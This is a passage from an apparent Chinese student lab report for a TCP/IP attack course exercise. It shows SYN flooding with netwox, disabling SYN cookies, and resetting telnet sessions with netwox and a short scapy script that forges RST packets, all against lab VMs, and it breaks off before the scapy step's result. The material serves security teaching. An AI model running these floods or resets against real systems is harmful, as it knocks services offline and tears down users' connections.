
网安综合课程设计实验报告 4

TCP/IP Attack Lab

Task 1: SYN Flooding Attacks

1> 查看占用情况




```
[09/09/20]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[09/09/20]seed@VM:~$ sudo netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
udp        0      0 0.0.0.0:33333           0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp        0      0 0.0.0.0:47898           0.0.0.0:*
udp        0      0 0.0.0.0:46481           0.0.0.0:*
udp6       0      0 :::35271                :::*
udp6       0      0 :::53                   :::*
```

可以看到连结的占用情况。


2> SYN 泛洪攻击

首先在 VMA 上输入：



```
[09/09/20]seed@VM:~$ sudo netwox 76 -i 192.168.1.12 -p 555
```


在 VMB 上用 wireshark 抓包：



```
 21155 2020-09-09 22:17:03.1312545… 99.99.55.96      192.168.1.12   TCP   62 54903 → 555 [SYN] Seq=2001962786 Win=1500 Len=0
 22431 2020-09-09 22:17:03.1538792… 99.98.98.106     192.168.1.12   TCP   62 35838 → 555 [SYN] Seq=1685307843 Win=1500 Len=0
 30944 2020-09-09 22:17:03.3765430… 99.98.24.148     192.168.1.12   TCP   62 5236 → 555 [SYN] Seq=3899895559 Win=1500 Len=0
  7737 2020-09-09 22:17:02.8737023… 99.95.185.91     192.168.1.12   TCP   62 2690 → 555 [SYN] Seq=4068725691 Win=1500 Len=0
 26683 2020-09-09 22:17:03.2854673… 99.89.241.107    192.168.1.12   TCP   62 39400 → 555 [SYN] Seq=3601584308 Win=1500 Len=0
 15707 2020-09-09 22:17:03.0224043… 99.86.178.212    192.168.1.12   TCP   62 6323 → 555 [SYN] Seq=449909845 Win=1500 Len=0
 16608 2020-09-09 22:17:03.0384074… 99.85.40.123     192.168.1.12   TCP   62 54097 → 555 [SYN] Seq=482329099 Win=1500 Len=0
  6692 2020-09-09 22:17:02.8548698… 99.8.187.69      192.168.1.12   TCP   62 40812 → 555 [SYN] Seq=1684766458 Win=1500 Len=0
 23106 2020-09-09 22:17:03.1678264… 99.73.143.62     192.168.1.12   TCP   62 58586 → 555 [SYN] Seq=3937012486 Win=1500 Len=0
 34981 2020-09-09 22:17:03.4509053… 99.72.99.71      192.168.1.12   TCP   62 54770 → 555 [SYN] Seq=1358734934 Win=1500 Len=0
 25013 2020-09-09 22:17:03.2337441… 99.72.173.187    192.168.1.12   TCP   62 7071 → 555 [SYN] Seq=3242652823 Win=1500 Len=0
  8821 2020-09-09 22:17:02.8977786… 99.71.92.18      192.168.1.12   TCP   62 40831 → 555 [SYN] Seq=1626215009 Win=1500 Len=0
 26965 2020-09-09 22:17:03.2978001… 99.71.166.69     192.168.1.12   TCP   62 43148 → 555 [SYN] Seq=1763941756 Win=1500 Len=0
 18078 2020-09-09 22:17:03.0652933… 99.58.227.193    192.168.1.12   TCP   62 41049 → 555 [SYN] Seq=2368649701 Win=1500 Len=0
 25411 2020-09-09 22:17:03.2507674… 99.56.249.44     192.168.1.12   TCP   62 29145 → 555 [SYN] Seq=3968020072 Win=1500 Len=0
 16278 2020-09-09 22:17:03.0327529… 99.48.80.171     192.168.1.12   TCP   62 1093 → 555 [SYN] Seq=4065471172 Win=1500 Len=0
 31930 2020-09-09 22:17:03.3945139… 99.47.51.96      192.168.1.12   TCP   62 53995 → 555 [SYN] Seq=940907365 Win=1500 Len=0

▸ Frame 34981: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 99.72.99.71, Dst: 192.168.1.12
▸ Transmission Control Protocol, Src Port: 54770, Dst Port: 555, Seq: 1358734934, Len: 0
▸ VSS-Monitoring ethernet trailer, Source Port: 0

0000  00 00 00 01 00 06 00 00  00 00 00 00 00 00 08 00   ........ ........
0010  45 00 00 28 59 b4 00 00  80 06 58 d8 63 48 63 47   E..(Y... ..X.cHcG
0020  c0 a8 01 0c d5 f2 02 2b  50 fc a6 56 00 00 00 00   .......+ P..V....
0030  50 02 05 dc 52 52 00 00  00 00 00 00 00 00         P...RR.. ......
```

抓到了大量的 SYN 请求


之后发现回应了许多 SYN 请求：



No.	Time	Source	Destination	Protocol	Length	Info
202	2020-09-09 22:17:02.7056105…	192.168.1.12	22.231.137.251	TCP	56	555 → 58934 [RST, ACK] Seq=0 Ack=55533464 Win=0 Len=0
203	2020-09-09 22:17:02.7056776…	95.67.223.47	192.168.1.12	TCP	62	46296 → 555 [SYN] Seq=4278113531 Win=1500 Len=0
204	2020-09-09 22:17:02.7056796…	192.168.1.12	95.67.223.47	TCP	56	555 → 46296 [RST, ACK] Seq=0 Ack=4278113532 Win=0 Len=0
205	2020-09-09 22:17:02.7056847…	219.160.230.143	192.168.1.12	TCP	62	45979 → 555 [SYN] Seq=2845883422 Win=1500 Len=0
206	2020-09-09 22:17:02.7056861…	192.168.1.12	219.160.230.143	TCP	56	555 → 45979 [RST, ACK] Seq=0 Ack=2845883423 Win=0 Len=0
207	2020-09-09 22:17:02.7057542…	145.161.237.74	192.168.1.12	TCP	62	60524 → 555 [SYN] Seq=2228756960 Win=1500 Len=0
208	2020-09-09 22:17:02.7057564…	192.168.1.12	145.161.237.74	TCP	56	555 → 60524 [RST, ACK] Seq=0 Ack=2228756961 Win=0 Len=0
209	2020-09-09 22:17:02.7057614…	122.109.66.44	192.168.1.12	TCP	62	16638 → 555 [SYN] Seq=3251143289 Win=1500 Len=0
210	2020-09-09 22:17:02.7057628…	192.168.1.12	122.109.66.44	TCP	56	555 → 16638 [RST, ACK] Seq=0 Ack=3251143290 Win=0 Len=0
211	2020-09-09 22:17:02.7058246…	141.196.218.233	192.168.1.12	TCP	62	14705 → 555 [SYN] Seq=1855270575 Win=1500 Len=0
212	2020-09-09 22:17:02.7058266…	192.168.1.12	141.196.218.233	TCP	56	555 → 14705 [RST, ACK] Seq=0 Ack=1855270576 Win=0 Len=0
213	2020-09-09 22:17:02.7058316…	31.105.93.176	192.168.1.12	TCP	62	11871 → 555 [SYN] Seq=1821034897 Win=1500 Len=0

系统此时变得非常卡顿


此时端口的情况如下：



```
[09/09/20]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.1.12:53         0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
udp        0      0 0.0.0.0:36286           0.0.0.0:*
udp        0      0 0.0.0.0:47132           0.0.0.0:*
udp        0      0 192.168.1.12:53         0.0.0.0:*
udp        0      0 127.0.1.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:33333           0.0.0.0:*
```


3> 关闭 SYN cookie

首先关闭 VMB 上的 cookie



```
[09/09/20]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[09/09/20]seed@VM:~$ sudo syctl -w net.ipv4.tcp_syncookie=0
sudo: syctl: command not found
[09/09/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookie=0
sysctl: cannot stat /proc/sys/net/ipv4/tcp_syncookie: No such file or directory
[09/09/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[09/09/20]seed@VM:~$
```

之后继续进行 VMA 上的攻击



```
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.1.12:53         0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 192.168.1.12:23         211.221.18.115:6054     SYN_RECV
tcp        0      0 192.168.1.12:23         122.37.228.124:60574    SYN_RECV
tcp        0      0 192.168.1.12:23         65.18.17.67:53639       SYN_RECV
tcp        0      0 192.168.1.12:23         133.113.140.111:52499   SYN_RECV
tcp        0      0 192.168.1.12:23         82.202.102.188:45032    SYN_RECV
tcp        0      0 192.168.1.12:23         25.66.223.218:44087     SYN_RECV
tcp        0      0 192.168.1.12:23         222.15.200.59:5478      SYN_RECV
tcp        0      0 192.168.1.12:23         101.29.63.234:25615     SYN_RECV
tcp        0      0 192.168.1.12:23         118.201.250.208:60327   SYN_RECV
tcp        0      0 192.168.1.12:23         76.7.190.5:40391        SYN_RECV
tcp        0      0 192.168.1.12:23         44.145.118.82:22733     SYN_RECV
tcp        0      0 192.168.1.12:23         135.141.59.108:7004     SYN_RECV
tcp        0      0 192.168.1.12:23         132.116.77.98:26012     SYN_RECV
tcp        0      0 192.168.1.12:23         49.79.161.58:38047      SYN_RECV
tcp        0      0 192.168.1.12:23         147.241.193.35:62163    SYN_RECV
tcp        0      0 192.168.1.12:23         103.191.38.113:40824    SYN_RECV
```


发现出现了很多 23 端口的占用

（这里如果继续攻击自定义的 555 端口不会出现这样的现象。）

4> 此时 VMC 若是想通过 telnet 连结 B，会无法链接。

Task2 TCP RST Attacks on telnet and SSH Connection


1> C 通过 telnet 连接 B



```
[09/09/20]seed@VM:~$ telnet 192.168.1.11
Trying 192.168.1.11...
Connected to 192.168.1.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: liu
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

liu@VM:~$ 
```

2> 使用 netwox 的 RST 攻击

在攻击端输入：




```
[09/09/20]seed@VM:~$ sudo netwox 78 --filter "src host 192.168.1.11"
```

发现成功断开了 telnet 的连接。

3> 使用 scapy 的 RST 攻击


首先需要获取 sequence，



```
▾ Transmission Control Protocol, Src Port: 52076, Dst Port: 23, Seq: 3430458986, Ack: 1904301474, Len: 0
    Source Port: 52076
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3430458986
    Acknowledgment number: 1904301474
    Header Length: 32 bytes
```


通过 wireshark 获取到正确的 sequence 为 3430458986

之后编写程序攻击：



```
#!/usr/bin/python
from scapy.all import *

ip =IP(src="192.168.1.11",dst="192.168.1.13")
tcp=TCP(sport=23,dport=45634,flags="R",seq=3430458986)

pkt=ip/tcp
ls(pkt)
send(pkt)
```

运行程序



